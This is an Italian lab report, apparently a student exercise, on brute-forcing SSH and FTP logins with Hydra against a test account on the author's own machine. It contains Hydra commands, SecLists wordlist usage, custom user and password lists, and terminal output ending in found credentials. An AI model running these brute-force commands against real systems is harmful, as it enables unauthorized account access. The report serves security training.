


Report 9/05/2025

Authentication cracking con Hydra:


PRIMA PARTE

- Come primo passaggio ho creato l'utente test_user e configurato una password. Questo sarà l'utente vittima.
- Attivazione del servizio ssh per permettere il corretto svolgimento dell'attacco.
- Test della connessione ssh dell'utente appena creato con il comando: `ssh test_user@192.168.1.192`
- Tentativi svolti:



```
kali@kali: ~  
File Actions Edit View Help  
[ATTEMPT] target 192.168.1.192 - login "pi" - pass "dragon" - 283 of 425 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "pi" - pass "111111" - 284 of 425 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "pi" - pass "baseball" - 285 of 425 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "pi" - pass "iloveyou" - 286 of 425 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "pi" - pass "trustno1" - 287 of 425 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "pi" - pass "1234567" - 288 of 425 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "pi" - pass "sunshine" - 289 of 425 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "pi" - pass "master" - 290 of 425 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "pi" - pass "123123" - 291 of 425 [child 0] (0/0)  
*The session file ./hydra.restore was written. Type "hydra -R" to resume session.  
  
(kali@kali)-[~]  
$ hydra -l test_user -p testpass 192.168.1.192 -t4 ssh  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or  
secret service organizations, or for illegal purposes (this is non-binding, these *** ignore  
laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-09 05:42:35  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) fr  
om a previous session found, to prevent overwriting, ./hydra.restore  
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task  
[DATA] attacking ssh://192.168.1.192:22/  
[22][ssh] host: 192.168.1.192 login: test_user password: testpass  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-09 05:42:45  
  
(kali@kali)-[~]  
$
```

1. Ho inserito direttamente lo username o password corretti per verificare che fossi capace di accedere.
2. Tentativo con Seclists xato-net-10-million.txt e -t4 non è andato a buon fine perché si bloccava prima di arrivare ad una soluzione, quindi ho tentato con -t2 per provare con meno processi paralleli ma in questo caso avrebbe impiegato troppo tempo.



```
kali@kali: ~  
File Actions Edit View Help  
d 0] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "info" - pass "raiders" - 248 of 8295455000000 [chi  
ld 1] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "info" - pass "888888" - 249 of 8295455000000 [chil  
d 0] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "info" - pass "marlboro" - 250 of 8295455000000 [ch  
ild 0] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "info" - pass "gandalf" - 251 of 8295455000000 [chi  
ld 0] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "info" - pass "asdfasdf" - 252 of 8295455000000 [ch  
ild 1] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "info" - pass "crystal" - 253 of 8295455000000 [chi  
ld 0] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "info" - pass "87654321" - 254 of 8295455000000 [ch  
ild 1] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "info" - pass "12344321" - 255 of 8295455000000 [ch  
ild 1] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "info" - pass "sexsex" - 256 of 8295455000000 [chil  
d 1] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "info" - pass "golden" - 257 of 8295455000000 [chil  
d 0] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "info" - pass "blowme" - 258 of 8295455000000 [chil  
d 0] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "info" - pass "bigtits" - 259 of 8295455000000 [chi  
ld 1] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "info" - pass "8675309" - 260 of 8295455000000 [chi  
ld 0] (0/0)
```

3. Tentativo con una lista più ristretta: entrando dentro la cartella /usr/share/seclists/Usernames/ e /usr/share/seclists/Passwords/ ho cercato le liste presenti e ho provato con una più ristretta.

```
kali@kali: ~  
File Actions Edit View Help  
CommonAdminBase64.txt      sap-default-usernames.txt  
Hydrex-Captures            top-usernames-shortlist.txt  
msql-usernames-nanohu-guardicore.txt  xato-net-10-million-usernames-dup.txt  
Names                      xato-net-10-million-usernames.txt  
  
--(kali@kali)-[~]  
$ ls /usr/share/seclists/Passwords/  
common-passwords.txt.bz2  
Books  
htc-password.txt  
cirt-default-passwords.txt  
citrix.txt  
clarkson-university-82.txt  
common-corporate-passwords.txt  
Common-Credentials  
Cracked-Hashes  
darkcode.txt  
darkweb2017-top10000.txt  
darkweb2017-top1000.txt  
darkweb2017-top100.txt  
darkweb2017-top10.txt  
days.txt  
Default-Credentials  
der-position.txt  
dutch-common-wordlist.txt  
dutch-passwordlist.txt  
dutch-wordlist  
german-misc.txt  
Hydrex-Captures  
Keyboard-Whisks  
Malware  
months.txt  
Most-Popular-Letter-Passes.txt  
msql-passwords-nanohu-guardicore.txt  
  
--(kali@kali)-[~]  
$ hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/secli
```

```
kali@kali: ~  
File Actions Edit View Help  
[INFO] Writing restore file because 2 server scans could not be completed  
[ERROR] 1 target was disabled because of too many errors  
[ERROR] 1 targets did not complete  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-09 05:31:47  
  
--(kali@kali)-[~]  
$ hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/secli  
sts/Passwords/Common-Credentials/top-passwords-shortlist.txt 192.168.1.192 -t2 -V ssh  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or  
secret service organizations, or for illegal purposes (this is non-binding, these *** igno  
re laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-09 05:32:51  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) fr  
om a previous session found, to prevent overwriting, ./hydra.restore  
[DATA] max 2 tasks per 1 server, overall 2 tasks, 425 login tries (l:17/p:25), ~213 tries  
per task  
[DATA] attacking ssh://192.168.1.192:22/  
[ATTEMPT] target 192.168.1.192 - login "root" - pass "password" - 1 of 425 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "root" - pass "123456" - 2 of 425 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "root" - pass "12345678" - 3 of 425 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "root" - pass "abc123" - 4 of 425 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "root" - pass "querty" - 5 of 425 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "root" - pass "monkey" - 6 of 425 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "root" - pass "letmein" - 7 of 425 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "root" - pass "dragon" - 8 of 425 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "root" - pass "111111" - 9 of 425 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "root" - pass "baseball" - 10 of 425 [child 0] (0/0)
```

Risultato: impiega ancora troppo tempo.

4- Ho creato una mia lista prendendo le prime 20 componenti della lista utilizzata in precedenza e aggiunto utente e password corretti all'interno della mia lista:

```
kali@kali: ~  
File Actions Edit View Help  
[ATTEMPT] target 192.168.1.192 - login "azureuser" - pass "dragon" - 170 of 170 [child 0]  
(0/0)  
1 of 1 target completed, 0 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-09 06:32:15  
  
--(kali@kali)-[~]  
$ cat /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000.txt | head -n 20  
> mia_wordlist.txt  
  
--(kali@kali)-[~]  
$ nano mia_wordlist.txt  
  
--(kali@kali)-[~]  
$ nano mia_wordlist.txt  
  
--(kali@kali)-[~]  
$ cat /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt | head -n 20 > mia  
_userlist.txt  
  
--(kali@kali)-[~]  
$ nano mia_userlist.txt
```

```
kali@kali: ~  
File Actions Edit View Help  
[ATTEMPT] target 192.168.1.192 - login "testpass" - pass "mark" - 436 of 441 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "testpass" - pass "andrew" - 437 of 441 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "testpass" - pass "daniel" - 438 of 441 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "testpass" - pass "george" - 439 of 441 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "testpass" - pass "paul" - 440 of 441 [child 0] (0/0)  
[STATUS] 36.67 tries/min, 440 tries in 00:12h, 1 to do in 00:01h, 2 active  
[ATTEMPT] target 192.168.1.192 - login "testpass" - pass "test_user" - 441 of 441 [child 1] (0/0)  
1 of 1 target completed, 0 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-09 07:54:03  
  
(kali@kali)~  
$ hydra -L mia_userlist.txt -P mia_wordlist.txt 192.168.1.192 -t2 -V ssh  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-09 08:04:56  
[DATA] max 2 tasks per 1 server, overall 2 tasks, 441 login tries (l:21/p:21), ~221 tries per task  
[DATA] attacking ssh://192.168.1.192:22/  
[ATTEMPT] target 192.168.1.192 - login "info" - pass "123456" - 1 of 441 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "info" - pass "password" - 2 of 441 [child 1] (0/0)
```

Risultato: è riuscito a trovare nome utente e password in modo più veloce.

```
kali@kali: ~  
File Actions Edit View Help  
(0/0)  
[ATTEMPT] target 192.168.1.192 - login "test_user" - pass "baseball" - 432 of 441 [child 0] (0/0)  
[STATUS] 36.00 tries/min, 432 tries in 00:12h, 9 to do in 00:01h, 2 active  
[ATTEMPT] target 192.168.1.192 - login "test_user" - pass "abc123" - 433 of 441 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "test_user" - pass "football" - 434 of 441 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "test_user" - pass "monkey" - 435 of 441 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "test_user" - pass "letmein" - 436 of 441 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "test_user" - pass "696969" - 437 of 441 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "test_user" - pass "shadow" - 438 of 441 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "test_user" - pass "master" - 439 of 441 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "test_user" - pass "666666" - 440 of 441 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "test_user" - pass "testpass" - 441 of 441 [child 0] (0/0)  
[22][ssh] host: 192.168.1.192 login: test_user password: testpass  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-09 08:17:14  
  
(kali@kali)~  
$
```

SECONDA PARTE

-attivazione del servizio ftp con sudo service vsftpd start

-Ho creato file con Utenti possibili e Password possibili tramite nano.

```
kali@kali: ~  
File Actions Edit View Help  
$ sudo apt service vsftpd start  
Error: Invalid operation service  
  
(kali@kali)~  
$ sudo service vsftpd start  
  
(kali@kali)~  
$ nano users.txt  
  
(kali@kali)~  
$ nano passwords.txt  
  
(kali@kali)~  
$ hydra -L users.txt -P passwords.txt 192.168.1.192 -t4 -V ftp  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-09 05:55:04  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 42 login tries (l:7/p:6), ~11 tries per task  
[DATA] attacking ftp://192.168.1.192:21/  
[ATTEMPT] target 192.168.1.192 - login "admin" - pass "password" - 1 of 42 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "admin" - pass "ftppass" - 2 of 42 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "admin" - pass "123456" - 3 of 42 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "admin" - pass "alessia" - 4 of 42 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "admin" - pass "nicola" - 5 of 42 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "admin" - pass "testpass" - 6 of 42 [child 0] (0/0)
```

-Risultato:


```
kali@kali: ~  
File Actions Edit View Help  
[ATTEMPT] target 192.168.1.192 - login "test_user" - pass "ftppass" - 8 of 42 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "test_user" - pass "123456" - 9 of 42 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "test_user" - pass "alessia" - 10 of 42 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "test_user" - pass "nicola" - 11 of 42 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "test_user" - pass "testpass" - 12 of 42 [child 1] (0/0)  
[21][ftp] host: 192.168.1.192 login: test_user password: testpass  
[ATTEMPT] target 192.168.1.192 - login "ftp" - pass "password" - 13 of 42 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "ftp" - pass "ftppass" - 14 of 42 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "ftp" - pass "123456" - 15 of 42 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "ftp" - pass "alessia" - 16 of 42 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "ftp" - pass "nicola" - 17 of 42 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "ftp" - pass "testpass" - 18 of 42 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "guest" - pass "password" - 19 of 42 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "guest" - pass "ftppass" - 20 of 42 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "guest" - pass "123456" - 21 of 42 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "guest" - pass "alessia" - 22 of 42 [child 2] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "guest" - pass "nicola" - 23 of 42 [child 0] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "guest" - pass "testpass" - 24 of 42 [child 3] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "maria" - pass "password" - 25 of 42 [child 1] (0/0)  
[ATTEMPT] target 192.168.1.192 - login "maria" - pass "ftppass" - 26 of 42 [child 2] (0/0)
```